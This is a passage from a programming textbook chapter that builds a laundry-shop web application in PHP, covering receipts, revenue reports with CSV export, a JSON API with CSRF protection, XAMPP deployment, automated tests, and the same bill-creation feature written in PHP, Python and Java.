            <span>COLLECTED</span><span><?= h(fmt_dt($bill['departed'])) ?></span>
        </p>
    <?php endif; ?>
```

Listing 9.26 (Continued) *php/templates/receipt.php: the receipt of one bill with the official logo. Every value goes through h(); the unit price comes from the bill, not from today's price list.*

```
    <p class="line">
        <span>Served by</span><span><?= h($bill['employee_name']) ?></span>
    </p>
    <hr>
    <p class="hint">Check status: <?= h($check) ?> + your phone number</p>
    <p class="hint">Items not collected within 90 days are no longer
        our responsibility.</p>
    <p class="thanks">Thank you!</p>
</article>
</body>
</html>
```

It shows what requirement FR-7 asks for and nothing more: no address, no e-mail and no birth date of the customer (AC-7.4), only the name and the phone number the cashier needs to call when the laundry is ready. The unit price is `Bills::unitPrice($bill)`, the charged amount divided by the units, so a receipt printed again next year still shows the price the customer agreed to. The logo is the official file `profitina-logo-horizontal.png`; the check `TC-7.1` downloads it through the server and compares its SHA-256 hash with the brand file. The line *Check status: http://localhost:8000/status, bill B2954 + your phone number* tells the customer how to reach the status page of Chapter 8 without calling the shop.

The toolbar at the top, with *Back to the bill* and **Print**, has the class `no-print`, and **Listing 9.27** hides it on paper.

Listing 9.27 `php/public/assets/receipt.css`: the print rules. The navigation disappears and the receipt fills the paper; on screen it is an 80 mm slip on a gray background.

```
@page {
  margin: 4mm;
}
@media print {
  body {
    background: #fff;
  }
  /* AC-7.1: navigation hidden when printing */
  .no-print {
    display: none !important;
  }
  .receipt {
    margin: 0 auto;
    padding: 0;
  }
}
```

The **Print** button has no `onclick`: the Content Security Policy of Section 9.5 forbids inline scripts. Instead `app.js` finds every element with the attribute `data-print` and attaches `window.print()` to it. **Figure 9.7** is the receipt of the new bill B2954 as the printer receives it.

Figure 9.7 The receipt of B2954, rendered by Chromium in print media from the running PHP track: the official logo, the Wiyung outlet, 5 kg at Rp 8.000, Rp 20.000 paid in cash, a balance of Rp 20.000, and the ready time 2 Oct 2026 21:00.

9.16 Reports and CSV Export

The owner and the supervisors see five reports (FR-9): monthly revenue, revenue per outlet, per service and per employee, and receivables. Each takes a period with `from` and `to`, defaulting to the last twelve months, and each can be downloaded as CSV. **Figure 9.8** is the monthly report for the sample year.



Figure 9.8 The monthly revenue report for October 2025 to September 2026: 2,953 bills, Rp 144.213.000 charged and Rp 142.684.000 received. The bars are HTML `<meter>` elements; March 2026, the Lebaran month, is the peak.

Listing 9.28 computes it.

Listing 9.28 `php/src/models/Reports.php`: the monthly report. Charged money is grouped by the month a bill arrived, received money by the month a payment was made, and every month of the period appears even if it had no bills.

```
    public static function monthly(
        string $from,
        string $to,
        ?string $outlet = null,
    ): array {
        [$a, $b] = self::bounds($from, $to);
        $outletSql = $outlet ? ' AND Outlet_id = ?' : '';
        $params = $outlet ? [$a, $b, $outlet] : [$a, $b];
        // money charged: by month of arrival
        $charged = Db::all(
            "SELECT SUBSTR(arrived, 1, 7) AS month, COUNT(*) AS bills,
                    SUM(payment) AS charged
               FROM Bill WHERE arrived BETWEEN ? AND ? $outletSql
              GROUP BY SUBSTR(arrived, 1, 7)",
            $params,
        );
        // money received: by month of payment
        $received = Db::all(
            'SELECT SUBSTR(p.paid_at, 1, 7) AS month, SUM(p.amount) AS received
               FROM Payment p JOIN Bill b ON b.id = p.Bill_id
              WHERE p.paid_at BETWEEN ? AND ?' .
                ($outlet ? ' AND b.Outlet_id = ?' : '') .
                ' GROUP BY SUBSTR(p.paid_at, 1, 7)',
            $params,
        );
        $byMonth = [];
        foreach (self::months($from, $to) as $m) {
            $byMonth[$m] = [
                'month' => $m,
                'bills' => 0,
                'charged' => 0,
                'received' => 0,
            ];
        }
        foreach ($charged as $r) {
            $byMonth[$r['month']]['bills'] = (int) $r['bills'];
            $byMonth[$r['month']]['charged'] = to_int($r['charged']);
        }
        foreach ($received as $r) {
            $byMonth[$r['month']]['received'] = to_int($r['received']);
        }
        $rows = array_values($byMonth);
        return [
            'from' => substr($from, 0, 7),
            'to' => substr($to, 0, 7),
            'rows' => $rows,
```

Listing 9.28 (Continued) *php/src/models/Reports.php: the monthly report. Charged money is grouped by the month a bill arrived, received money by the month a payment was made, and every month of the period appears even if it had no bills.*

```
            'total' => [
                'bills' => array_sum(array_column($rows, 'bills')),
                'charged' => array_sum(array_column($rows, 'charged')),
                'received' => array_sum(array_column($rows, 'received')),
            ],
        ];
    }
```

Two different sums answer two different questions, and a report that mixed them would mislead the owner. **Charged** is the sum of `Bill.payment` by month of arrival: what the shop earned from the work it accepted that month. **Received** is the sum of `Payment.amount` by month of payment: the cash, QRIS and transfers that actually came in. They differ because customers pay later: in October 2025, the first month of the data, Rp 8.362.000 was charged but only Rp 7.686.000

received; in April 2026 more came in (Rp 14.999.000) than was charged (Rp 14.391.000), because March's Lebaran laundry was paid for at pickup in April. Over the whole year the difference is

$$144{,}213{,}000 - 142{,}684{,}000 = 1{,}529{,}000 \text{ rupiah}, \tag{9.4}$$

which is exactly the total balance of the 38 bills of the receivables report: Equation (9.4) is a check that the two reports agree with each other. `SUBSTR(arrived, 1, 7)` takes `2026-03` from `2026-03-14 10:22:05`, which works in both SQLite and MySQL because the times are stored as text in one fixed format (rule BR-11). The `$byMonth` array starts with all twelve months at zero, so a month without bills still appears as a row instead of silently disappearing.

The CSV export is **Listing 9.29**.

Listing 9.29 `php/src/models/Reports.php`: rows to CSV with `fputcsv()`, which quotes values containing commas, quotes or line breaks.

```
    public static function csv(array $rows, array $columns): string
    {
        $fh = fopen('php://temp', 'w+');
        fputcsv($fh, $columns, ',', '"', '');
        foreach ($rows as $r) {
            fputcsv($fh, array_map(fn($c) => $r[$c] ?? '', $columns), ',', '"', '');
        }
        rewind($fh);
        $csv = stream_get_contents($fh);
        fclose($fh);
        return str_replace("\r\n", "\n", (string) $csv);
    }
```

Writing CSV by joining values with commas breaks the first time a customer's address contains a comma. `fputcsv()` knows the quoting rules; writing into `php://temp`, a stream in memory, lets the function return the text. The handler sends it with two headers, and the browser saves the file instead of showing it. The real answer of the running track, without the headers that every response carries:

```
HTTP/1.1 200 OK
Content-Type: text/csv; charset=utf-8
Content-Disposition: attachment; filename="report-monthly-2025-10_2026-09.csv"

month,bills,charged,received
2025-10,171,8362000,7686000
2025-11,204,9561000,9509000
2025-12,276,13406000,13047000
```

The amounts are plain whole rupiah without thousands separators, so a spreadsheet reads them as numbers.

9.17 The JSON API

9.17.1 The same models, a different skin

`src/Api.php` answers the routes under `/api` for the static front end of Chapter 8, the console clients and any other program. It uses the same session, the same roles and the same models as the pages; only the input and the output differ. **Listing 9.31** shows its helpers.

Listing 9.30 `php/src/Api.php`: every API answer leaves through `json()`: the status, extra headers, the JSON content type and `json_encode()`.

```
    public static function json(
        mixed $data,
        int $status = 200,
        array $headers = [],
    ): never {
        http_response_code($status);
        foreach ($headers as $name => $value) {
            header("$name: $value");
        }
        if ($status === 204) {
            exit();
        }
        header('Content-Type: application/json; charset=utf-8');
        echo json_encode(
            $data,
            JSON_UNESCAPED_UNICODE |
                JSON_UNESCAPED_SLASHES |
                JSON_PRESERVE_ZERO_FRACTION,
        );
        exit();
    }
```

Listing 9.31 `php/src/Api.php`: a change request needs a session (401 otherwise) and then the `X-CSRF-Token` header (403 otherwise), in that order.

```
    private static function writer(): array
    {
        $user = self::user();
        self::csrf();
        return $user;
    }
```

`json()` (in **Listing 9.30**) writes UTF-8 as it is (`JSON_UNESCAPED_UNICODE`, so an Indonesian name is not turned into `\u` escapes) and keeps slashes readable. For status 204 it sends no body at all, as HTTP requires. Errors pass through `Api::error()`, which builds `{"error": {"code", "message", "fields"}}` from an `AppError`, the shape every client of Chapter 8 expects. `writer()` explains the order of the checks: a request without a session is answered 401 (*Please log in first*) before the token is looked at, so a client learns first that it must log in, and then that it must send the token.

Listing 9.32 is the API's version of creating a bill: three lines, because the model does the work.

Listing 9.32 `php/src/Api.php`: `POST /api/bills`. The body is decoded as JSON and passed to the same `Bills::create()` as the form; the answer is `201 Created` with a `Location` header and the whole new bill.

```
    public static function billCreate(): never
    {
        $user = self::writer();
        $id = Bills::create($user, self::body());
        self::json(Bills::detailJson(Bills::find($id)), 201, [
            'Location' => url('/api/bills/' . $id),
        ]);
    }
```

9.17.2 A session with curl

The API can be tried without any page, with **curl**, which is installed on Windows 10 and 11, macOS and Linux (on Windows PowerShell write `curl.exe`). This is a real session against the track on port 6092, run for this chapter. First the cashier logs in; the cookie goes into the file `jar.txt`, and the answer carries the token:

```
curl -s -c jar.txt -H "Content-Type: application/json" \
     -d '{"email":"kasir5@profitina-laundry.example","password":"Laundry#2026"}' \
     http://localhost:6092/api/login | python3 -m json.tool
```

```
{
    "employee": {
        "id": "E0012",
        "name": "Fitri Handayani",
        "email": "kasir5@profitina-laundry.example",
        "section": "transaction",
        "outlet_id": "O03",
        "role": "cashier"
    },
    "csrf_token": "nXzZw_lUCeCF6O3Q0a6ZKw"
}
```

Then she creates the bill of Section 9.13 through the API, and adds a field `"payment": 1` that a dishonest client might send:

```
curl -s -D headers.txt -b jar.txt -H "Content-Type: application/json" \
     -H "X-CSRF-Token: nXzZw_lUCeCF6O3Q0a6ZKw" \
     -d '{"customer_id":"C0151","service_id":"S0001","unit":5,"rack":"A03",
          "payment":1,"pay_now":{"method":"cash","amount":20000}}' \
     http://localhost:6092/api/bills | python3 -m json.tool
```

The first lines of the answer, and the status line and `Location` header saved in `headers.txt`:

```
{
    "id": "B2954",
    "arrived": "2026-09-30 21:00:00",
    "finished": null,
    "departed": null,
    "status": "queued",
    "cancelled": false,
    "overdue": false,
    "rack": "A03",
    "unit": 5,
    "payment": 40000,
    "paid": 20000,
    "balance": 20000,
HTTP/1.1 201 Created
Location: /api/bills/B2954
```

The `"payment": 1` was ignored: the bill costs Rp 40.000 because the server computed it. The same request again, with 4.3 kg, is refused with the error shape of the API document:

```
{
    "error": {
        "code": "validation_failed",
        "message": "Some fields are not valid.",
        "fields": {
            "unit": "Enter a whole number from 1 to 999; round kg up.",
            "rack": "Rack A03 is in use at O03, choose another rack."
        }
    }
}
```

The rack error is right too: B2954 occupies A03 now. And the same `POST` without the `X-CSRF-Token` header answers `403` with `{"error": {"code": "csrf_failed", ...}}`, as the clients of Chapter 8 showed.

9.18 Running It under XAMPP

9.18.1 Apache instead of the built-in server

`php -S` is the simplest way to run the track and the one this book uses. A shop that already runs XAMPP, or a school laboratory that teaches with it, can serve the same folder with Apache. **Figure 9.9** compares the two arrangements.



Figure 9.9 Two ways to serve the same code. A: PHP's built-in server with `public` as the document root and SQLite. B: XAMPP's Apache serving the `App` folder from `htdocs`, where two `.htaccess` files keep everything but `public/` unreachable and send every request to `index.php`, and MariaDB holds the data.

The steps on Windows, with XAMPP installed in `C:\xampp` as Chapter 2 described:

1. Copy the whole `App` folder (or `Chapter09`, which has the same layout) into `C:\xampp\htdocs\`, so that `database` stays next to `php`.
2. In the XAMPP Control Panel start **Apache** and **MySQL**.
3. Open `http://localhost/App/php/public/`. The login page appears.
4. For MySQL, import the schema and the seed with phpMyAdmin and flip the switch in `config.local.php`, as in Section 9.7.4.

No code changes. `base_path()` in `helpers.php` reads the folder the application is served from, `/App/php/public`, from `$_SERVER['SCRIPT_NAME']`, and every link and redirect is built with `url()`, which puts that folder in front. The session cookie's `path` is set to the same folder.

9.18.2 The two `.htaccess` files

Apache reads a file called `.htaccess` in each folder it serves. The track ships two, and together they reproduce what `-t public` did for the built-in server:

```
# php/.htaccess: nothing in this folder may be downloaded, except public/
Require all denied
```

```
# php/public/.htaccess: every request that is not a real file goes to index.php
Require all granted
<IfModule mod_rewrite.c>
    RewriteEngine On
    RewriteCond %{REQUEST_FILENAME} !-f
    RewriteRule ^ index.php [QSA,L]
</IfModule>
```

Without the first file, anyone could download `http://localhost/App/php/config.php`'s neighbor `config.local.php` as text if PHP were ever misconfigured, or the SQLite database `data/laundry.db` with every customer's phone number in it. Without the second, `/App/php/public/bills/B2938` would be a 404, because no such file exists.

Honesty requires one sentence here: XAMPP could not be installed in the environment that ran this chapter's code, so the Apache arrangement was **not** run here. What was run is the same PHP code under `php -S`, and the MySQL switch against a real MariaDB 10.11 server started with XAMPP's relaxed `sql_mode`, which is the part of XAMPP that most often causes trouble. XAMPP's newest release, 8.2.12, still ships PHP 8.2.12 and MariaDB 10.4.32 [3]; the track needs only PHP 8.1, so it runs there, but PHP 8.2 leaves security support on 31 December 2026 [2], and a server the public can reach should run a supported PHP installed on its own.

9.19 The Checks

9.19.1 What runs

The track checks itself in two steps. First every file must parse:

```
for f in $(find . -name '*.php'); do php -l "$f"; done | grep -v "No syntax errors"
```

which printed nothing for the 49 PHP files of the chapter's code. Then `php tests/run.php` makes a fresh copy of `database/laundry.db` in `tests/tmp/`, starts its own `php -S` on the first free port from 6090 to 6099 with the clock fixed at 2026-09-30 21:00, and runs one check per test case of the test plan in `docs/test-plan.md`, from `TC-1.1` to `TC-11.7` and the non-functional `TC-NF-...` cases, plus a few unit checks. With `--mysql` it also runs six checks against MySQL or MariaDB. **Listing 9.33** is one of them.

Listing 9.33 `php/tests/run.php`: check `TC-4.3`. Six bad quantities are sent to the API as the cashier of Wiyung; each must be refused with 422 and the right message, and the row counts of the tables must not change.

```
// FR-4: a unit that is not a whole number from 1 to 999 is refused, nothing saved
T::run(
    'TC-4.3',
    'unit 0, -2, 4.3, "4.3", 1000, "abc" -> 422 "Enter a whole number from 1 to ' .
        '999", nothing saved',
    function () use ($as, $bill, $counts) {
        $k = $as('kasir5');
        $before = $counts();
        foreach ([0, -2, 4.3, '4.3', 1000, 'abc'] as $unit) {
            $r = $k->post('/api/bills', $bill(['unit' => $unit]));
            T::eq(422, $r->status, 'unit ' . json_encode($unit));
            T::has(
                (string) ($r->json()['error']['fields']['unit'] ?? ''),
                'Enter a whole number from 1 to 999',
                'message for ' . json_encode($unit),
            );
        }
        T::eq($before, $counts(), 'row counts');
    },
);
```

Each check is a named function. `$as('kasir5')` returns an HTTP client already logged in as that employee, `$bill([...])` a valid new-bill body with one field replaced, `$counts()` the number of rows in `Bill`, `StatusLog` and `Payment`. `T::eq` and `T::has` throw on a mismatch, and `T::run` prints `PASS` or `FAIL` with the id and title.

9.19.2 The run for this chapter

The command, run after a fresh MariaDB database had been loaded from `schema.mysql.sql` and `seed.mysql.sql`, with a user that has only `SELECT`, `INSERT`, `UPDATE` and `DELETE` rights:

```
MYSQL_HOST=127.0.0.1 MYSQL_PORT=6099 MYSQL_USER=laundry MYSQL_PASSWORD=... \
    php tests/run.php --mysql
```

Selected lines of its output (the full output has 130 lines; lines longer than the page are left out here):

```
Profitina Laundry PHP track - tests
PHP 8.4.21 on Linux, SQLite 3.45.1

== Unit tests ==
PASS TC-1.10    Role derivation for all 14 employees (BR-12)
PASS UNIT-RULES Price, units, promised time, racks, whole numbers, money format

== HTTP tests on http://127.0.0.1:6090 ==
PASS TC-1.8     Session id changes at login; cookie HttpOnly + SameSite=Lax
PASS TC-4.4     Rack A01 at O03 (in use by B2944) -> 422 "Rack A01 is in use"
PASS TC-4.8     Unknown customer C9999 / service S0099 -> 422
PASS TC-4.2     A body with "payment": 1 -> payment is still 40000
PASS TC-4.5     Express S0002 unit 3 -> 36000
PASS TC-11.3    A logged-in POST without X-CSRF-Token -> 403 csrf_failed

== TC-NF-09 on MySQL/MariaDB ==
PASS TC-NF-09/1.1 MySQL: owner login, /api/me
PASS TC-NF-09/2.2 MySQL: search wijaya -> 8, C0228 ... C0082
PASS TC-NF-09/8.1 MySQL: dashboard 2026-09-30
PASS TC-NF-09/9.1 MySQL: monthly report and the other reports
PASS TC-NF-09/10.1 MySQL: status check B2938

======================================================================
PASS 106   FAIL 0   MANUAL 3   SKIP 0   (total 109)
```

Of the 109 entries, 100 ran on SQLite and 6 on MariaDB 10.11.14. The three `MANUAL` entries are the checks a script cannot do: the print preview of the receipt on real paper (`TC-7.3`), a student following the README on clean Windows, macOS and Linux machines (`TC-NF-10`), and the pages at 360 pixels (`TC-NF-12`). The last one was done for this chapter after all, in Chromium: the new-bill form was 532 pixels wide at 360, the same grid bug that Chapter 8 found in the static front end, and after the one-line repair `grid-template-columns: minmax(0, 1fr)` in `public/assets/style.css` the dashboard, queue, new-bill, bill and customer pages all measured exactly 360 pixels.

9.20 One Feature Side by Side: Creating a Bill in PHP, Python and Java

9.20.1 Three programs, one bill

The rest of the book builds the same application in other languages, and the quickest way to see what changes and what does not is to write one feature three times. The feature is the one this chapter followed: the cashier of Wiyung creates bill B2954 for C0151, 5 kg of S0001 on rack A03 with Rp 20.000 cash down, then tries the same form again and a quantity of 4.3. Each program works on its own fresh copy of `laundry.db`, uses the clock of the sample data, and prints the same six lines.

The PHP version, **Listing 9.34**, does not reimplement anything: it loads the track's own `bootstrap.php` and calls `Bills::create()` from the command line, which shows in passing that the models do not depend on a web server at all.

Listing 9.34 `side-by-side/php/create_bill.php`: the track's own `Bills::create()`, called from the command line on a copy of the database.

```php
<?php
// Chapter 9, side by side: create one bill with the PHP track's OWN code
// (Bills::create), without a web server.
//     php create_bill.php COPY-OF-laundry.db
declare(strict_types=1);

$db = $argv[1] ?? '';
if (!is_file($db)) {
    fwrite(STDERR, "usage: php create_bill.php COPY-OF-laundry.db\n");
    exit(2);
}
putenv('APP_DB_PATH=' . realpath($db));          // config.php reads these three
putenv('APP_DATA_DIR=' . sys_get_temp_dir());
putenv('APP_NOW=2026-09-30 21:00:00');
require __DIR__ . '/../../php/src/bootstrap.php';

$row = Employees::findForLogin('kasir5@profitina-laundry.example');
$user = Employees::toUser($row);
echo "Cashier {$user['id']} {$user['name']} "
    . "({$user['role']}, {$user['outlet_id']})\n";

$form = [
    'customer_id' => 'C0151',
    'service_id' => 'S0001',
    'unit' => 5,
    'rack' => 'A03',
    'pay_now' => ['method' => 'cash', 'amount' => 20000],
];
$id = Bills::create($user, $form);

$b = Bills::find($id);
$count = fn (string $table) =>
    Db::value("SELECT COUNT(*) FROM $table WHERE Bill_id = ?", [$id]);
echo "Created $id at {$b['arrived']}: {$b['Customer_id']}, {$b['Service_id']}, "
    . "{$b['unit']} x " . money(Bills::unitPrice($b))
    . ' = ' . money($b['payment']) . "\n";
echo "Rack {$b['rack']}, paid " . money($b['paid'])
    . ', balance ' . money(Bills::balance($b)) . "\n";
echo 'Rows written: Bill 1, StatusLog ' . $count('StatusLog')
    . ', Payment ' . $count('Payment') . "\n";
```

Listing 9.34 (Continued) *side-by-side/php/create_bill.php: the track's own Bills::create(), called from the command line on a copy of the database.*

```php
$tries = [
    'Same form again' => $form,                          // rack A03 is taken now
    'Unit 4.3' => ['unit' => '4.3', 'rack' => 'A04'] + $form, // not whole
];
foreach ($tries as $what => $in) {
    try {
        Bills::create($user, $in);
    } catch (AppError $e) {
        foreach ($e->fields as $field => $message) {
            echo "$what: {$e->status} $field: $message\n";
        }
    }
}
```

The Python version, **Listing 9.35**, is written from scratch with the standard library's `sqlite3` module, following the same rules in the same order.

Listing 9.35 `side-by-side/python/create_bill.py`: `create_bill()`, with the checks first, then one transaction started with `BEGIN IMMEDIATE`, the next id, and the three inserts.

```
def create_bill(db, user, form):
    """Returns the new bill id, or raises ValidationFailed. ONE transaction."""
    outlet, errors = user["outlet_id"], {}
    customer = db.execute("SELECT id, credit FROM Customer WHERE id = ?",
                          (form.get("customer_id", ""),)).fetchone()
    if customer is None:
        errors["customer_id"] = "Choose an existing customer."
    service = db.execute("SELECT id, price FROM Service WHERE id = ?",
                         (form.get("service_id", ""),)).fetchone()
    if service is None:
        errors["service_id"] = "Choose a service from the price list."
    unit = whole(form.get("unit"), 1, 999)
    if unit is None:
        errors["unit"] = "Enter a whole number from 1 to 999; round kg up."
    rack = str(form.get("rack", "")).strip().upper()
    if not RACK.match(rack):
        errors["rack"] = "Choose a rack from A01 to C20."
    elif rack_in_use(db, outlet, rack):
        errors["rack"] = f"Rack {rack} is in use at {outlet}, choose another rack."
    payment = None
    if form.get("pay_now") and customer and service and unit:
        total = int(service["price"]) * unit                    # BR-1
        payment, pay_errors = check_payment(form["pay_now"], total,
                                            int(customer["credit"]))
        errors.update(pay_errors)
    if errors:
        raise ValidationFailed(errors)

    db.execute("BEGIN IMMEDIATE")          # the write lock, before the next id
    try:
        if rack_in_use(db, outlet, rack):  # taken a moment ago by someone else?
            raise ValidationFailed({"rack": f"Rack {rack} is in use."})
        total = int(service["price"]) * unit
        last = db.execute("SELECT MAX(id) FROM Bill WHERE id LIKE 'B____'"
                          ).fetchone()[0]
        bill_id = "B%04d" % (int(last[1:]) + 1 if last else 1)  # BR-14
        db.execute("INSERT INTO Bill (id, arrived, finished, departed, status,"
                   " rack, unit, payment, Customer_id, Employee_id, Service_id,"
                   " Outlet_id) VALUES (?, ?, NULL, NULL, 'queued', ?, ?, ?, ?,"
                   " ?, ?, ?)", (bill_id, NOW, rack, unit, total, customer["id"],
                                 user["id"], service["id"], outlet))
        db.execute("INSERT INTO StatusLog (Bill_id, status, changed_at,"
                   " Employee_id) VALUES (?, 'queued', ?, ?)",
                   (bill_id, NOW, user["id"]))
        if payment:
            method, amount, reference = payment
```

Listing 9.35 (Continued) *side-by-side/python/create_bill.py: create_bill(), with the checks first, then one transaction started with BEGIN IMMEDIATE, the next id, and the three inserts.*

```
            if method == "credit":             # never below 0, even when two pay
                cur = db.execute("UPDATE Customer SET credit = credit - ?"
                                 " WHERE id = ? AND credit >= ?",
                                 (amount, customer["id"], amount))
                if cur.rowcount != 1:
                    raise ValidationFailed({"pay_now.amount": "Deposit too low."})
            db.execute("INSERT INTO Payment (Bill_id, paid_at, method, amount,"
                       " reference) VALUES (?, ?, ?, ?, ?)",
                       (bill_id, NOW, method, amount, reference))
        db.execute("COMMIT")
    except BaseException:
        db.execute("ROLLBACK")             # all or nothing
        raise
    return bill_id
```

The Java version, **Listing 9.36**, uses JDBC with the SQLite driver `sqlite-jdbc` 3.53.2.0, the jar file shipped in `side-by-side/java/lib/`. To keep the listing short it supports only a cash down payment; the Python version checks all four methods like the PHP model.

Listing 9.36 `side-by-side/java/CreateBill.java`: `createBill()` with JDBC. The shape is the same: validate everything, then `BEGIN IMMEDIATE`, re-check the rack, compute the id and insert, and `ROLLBACK` on any exception.

```
    static String createBill(Connection db, User user, Map<String, Object> form)
            throws SQLException, ValidationFailed {
        String outlet = user.outletId();
        Map<String, String> errors = new LinkedHashMap<>();
        Object customer = one(db, "SELECT id FROM Customer WHERE id = ?",
                form.get("customer_id"));
        if (customer == null) {
            errors.put("customer_id", "Choose an existing customer.");
        }
        Object price = one(db, "SELECT price FROM Service WHERE id = ?",
                form.get("service_id"));
        if (price == null) {
            errors.put("service_id", "Choose a service from the price list.");
        }
        Integer unit = whole(form.get("unit"), 1, 999);
        if (unit == null) {
            errors.put("unit", "Enter a whole number from 1 to 999; round kg up.");
        }
        String rack = String.valueOf(form.get("rack")).trim().toUpperCase();
        if (!rack.matches("[ABC](0[1-9]|1[0-9]|20)")) {
            errors.put("rack", "Choose a rack from A01 to C20.");
        } else if (rackInUse(db, outlet, rack)) {
            errors.put("rack", "Rack " + rack + " is in use at " + outlet
                    + ", choose another rack.");
        }
        long cash = form.get("cash") == null ? 0 : (Integer) form.get("cash");
        long total = price == null || unit == null ? 0
                : ((Number) price).longValue() * unit;              // BR-1
        if (total > 0 && customer != null && cash > total) {  // pay_now.amount
            errors.put("pay_now.amount",
                    "The balance is only " + money(total) + ".");
        }
        if (!errors.isEmpty()) {
            throw new ValidationFailed(errors);
        }
```

Listing 9.36 (Continued) *side-by-side/java/CreateBill.java: createBill() with JDBC. The shape is the same: validate everything, then BEGIN IMMEDIATE, re-check the rack, compute the id and insert, and ROLLBACK on any exception.*

```
        try (Statement st = db.createStatement()) {
            st.execute("BEGIN IMMEDIATE");   // the write lock, before the next id
        }
        try {
            if (rackInUse(db, outlet, rack)) {  // taken a moment ago by another?
                throw new ValidationFailed(
                        Map.of("rack", "Rack " + rack + " is in use."));
            }
            Object last =
                    one(db, "SELECT MAX(id) FROM Bill WHERE id LIKE 'B____'");
            int next = last == null ? 1
                    : Integer.parseInt(((String) last).substring(1)) + 1;
            String billId = String.format("B%04d", next);          // BR-14
            run(db, "INSERT INTO Bill (id, arrived, finished, departed, status,"
                    + " rack, unit, payment, Customer_id, Employee_id, Service_id,"
                    + " Outlet_id) VALUES (?, ?, NULL, NULL, 'queued', ?, ?, ?, ?,"
                    + " ?, ?, ?)",
                    billId, NOW, rack, unit, total, customer, user.id(),
                    form.get("service_id"), outlet);
            run(db, "INSERT INTO StatusLog (Bill_id, status, changed_at,"
                    + " Employee_id) VALUES (?, 'queued', ?, ?)",
                    billId, NOW, user.id());
            if (cash > 0) {
                run(db, "INSERT INTO Payment (Bill_id, paid_at, method, amount,"
                        + " reference) VALUES (?, ?, 'cash', ?, NULL)",
                        billId, NOW, cash);
            }
            try (Statement st = db.createStatement()) {
                st.execute("COMMIT");
            }
            return billId;
        } catch (SQLException | ValidationFailed | RuntimeException e) {
            try (Statement st = db.createStatement()) {
                st.execute("ROLLBACK");        // all or nothing
            }
            throw e;
        }
    }
```

Each program was run on its own fresh copy of the database:

```
php side-by-side/php/create_bill.php copy1.db
python side-by-side/python/create_bill.py copy2.db
javac -cp lib/sqlite-jdbc-3.53.2.0.jar CreateBill.java
java -cp lib/sqlite-jdbc-3.53.2.0.jar:. CreateBill copy3.db
```

and each printed these six lines; `diff` found no difference between the three outputs:

```
Cashier E0012 Fitri Handayani (cashier, O03)
Created B2954 at 2026-09-30 21:00:00: C0151, S0001, 5 x Rp 8.000 = Rp 40.000
Rack A03, paid Rp 20.000, balance Rp 20.000
Rows written: Bill 1, StatusLog 1, Payment 1
Same form again: 422 rack: Rack A03 is in use at O03, choose another rack.
Unit 4.3: 422 unit: Enter a whole number from 1 to 999; round kg up.
```

9.20.2 What changed and what did not

Table 9.5 lines the three versions up.

Table 9.5 Creating a bill in three languages. The SQL, the rules, the order of the steps and the messages are the same; only the way each language spells them differs.

Concern	PHP (PDO)	Python (sqlite3)	Java (JDBC)
Placeholder	`?`	`?`	`?`
